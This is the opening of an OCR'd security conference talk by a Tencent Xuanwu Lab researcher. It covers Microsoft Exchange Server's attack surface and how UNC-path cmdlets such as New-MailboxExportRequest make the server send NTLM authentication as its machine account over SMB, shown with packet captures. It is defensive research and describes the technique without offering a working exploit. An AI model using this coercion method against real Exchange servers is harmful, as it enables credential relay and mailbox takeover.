Vulnerability Exchange:
One Domain Account for More Than Exchange Server RCE

Tianze Ding (@D1iv3)

Tencent 腾讯

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

> whoami

- Tianze Ding (@D1iv3)
  - Senior security researcher at Tencent Security Xuanwu Lab
  - Focusing on Active Directory Security / Red Team / Web Security
  - Reported some vulnerabilities to Microsoft, Apple, Google, etc.
  - Black Hat Asia / Black Hat USA Arsenal speaker

Tencent 腾讯

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB


Agenda

- Exchange Server Attack Surface Overview
- From a Domain Account to Arbitrary Mailbox Takeover
- From a Domain Account to Exchange Server RCE
- Lateral Movement & Privilege Escalation
- Conclusion & Takeaways


Why Microsoft Exchange Server ?

- One of the most famous mail servers in the world
- Stores large amounts of sensitive corporate information
  - Emails, attachments, contacts, calendars …

TOP COUNTRIES




United States	**4,954,054**
Germany	**1,378,440**
China	**1,275,638**
Japan	**958,176**
France	**654,330**



Why Microsoft Exchange Server ?

- Highly integrated with Microsoft Active Directory
  - Authentication
  - Mailbox / User / Group management
  - Exchange Server configuration
  - …
- High-privileged AD objects
  - Exchange Servers are installed by Enterprise Admins / Schema Admins / …
  - The Exchange Windows Permissions group has WriteDACL right on the Domain object (fixed in 2019)




[1] https://docs.microsoft.com/en-us/exchange/plan-and-deploy/active-directory/ad-access?view=exchserver-2019
[2] https://docs.microsoft.com/en-us/exchange/plan-and-deploy/deploy-new-installations/install-mailbox-role?view=exchserver-2019

Exchange Server Attack Surface Overview


Architecture and Attack Surface

- Client Access Services
  - HTTPS endpoints
  - POP3 / IMAP / SMTP
  - Unified Messaging
- HTTPS endpoints
  - OWA, ECP
  - RPC, EWS, MAPI, API, ActiveSync, PowerShell, Auto Discover, OAB




Historical Vulnerabilities

- Most historical vulnerabilities exist in ASP.NET code running on IIS Server




Architecture and Attack Surface




From a Domain Account to Arbitrary Exchange Mailbox Takeover

The UNC Feature

- Many ECP operations/PowerShell Cmdlets support UNC feature
  - Export-ActiveSyncLog
  - Import-ExchangeCertificate
  - New-ExchangeCertificate
  - Export-ExchangeCertificate
  - New-MailboxExportRequest
  - …



2. The **Import from a .pst** wizard opens. On the first page, enter the UNC path and filename of th



When you're finished, click **Next**.

Example 1

PowerShell Copy

```
New-MailboxExportRequest -Mailbox AylaKol -FilePath "\\SERVER01\PSTFileShare\Ayla_Recovered.pst"
```

This example exports the user Ayla Kol's primary mailbox to a .pst file on the network shared folder PSTFileShare on SERVER01.

The UNC Feature

- Trigger SMB connection
  - Exchange Server runs with NT AUTHORITY\SYSTEM
  - NTLM authentication with XLAB\Exchange1$ (Machine Account)


```
951 6.498591    172.19.0.100    10.0.0.9        SMB2    220 Session Setup Request, NTLMSSP_NEGOTIATE
965 6.500999    10.0.0.9        172.19.0.100    SMB2    347 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
967 6.501357    172.19.0.100    10.0.0.9        SMB2    631 Session Setup Request, NTLMSSP_AUTH, User: XLAB\EXCHANGE1$
```


```
Security Blob: a18201e1308201dda0030a0101a28201c0048201bc4e544c4d53535000030000001800180…
  GSS-API Generic Security Service Application Program Interface
    Simple Protected Negotiation
      negTokenTarg
          negResult: accept-incomplete (1)
          responseToken: 4e544c4d535350000300000018001800860000000e010e019e00000080008005800000…
        NTLM Secure Service Provider
            NTLMSSP identifier: NTLMSSP
            NTLM Message Type: NTLMSSP_AUTH (0x00000003)
          > Lan Manager Response: 00000000000000000000000000000000000000000000000000
            LMv2 Client Challenge: 0000000000000000
          > NTLM Response: c842dc0f75edfd18d5e2e9fdffa0905e0101000000000000060f4526b66d7014ad80115…
          > Domain name: XLAB
          > User name: EXCHANGE1$
          > Host name: EXCHANGE1
          > Session Key: f3701c8cdc49289f4def259089080163
          > Negotiate Flags: 0xe2880215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version,
          > Version 10.0 (Build 17763); NTLM Current Revision 15
            MIC: a8ffaf358499168cdcf766afc5390342
        mechListMIC: 01000000ec9f27793f24673300000000
```

What can we do with the SMB connection / NTLM authentication ? 🤔

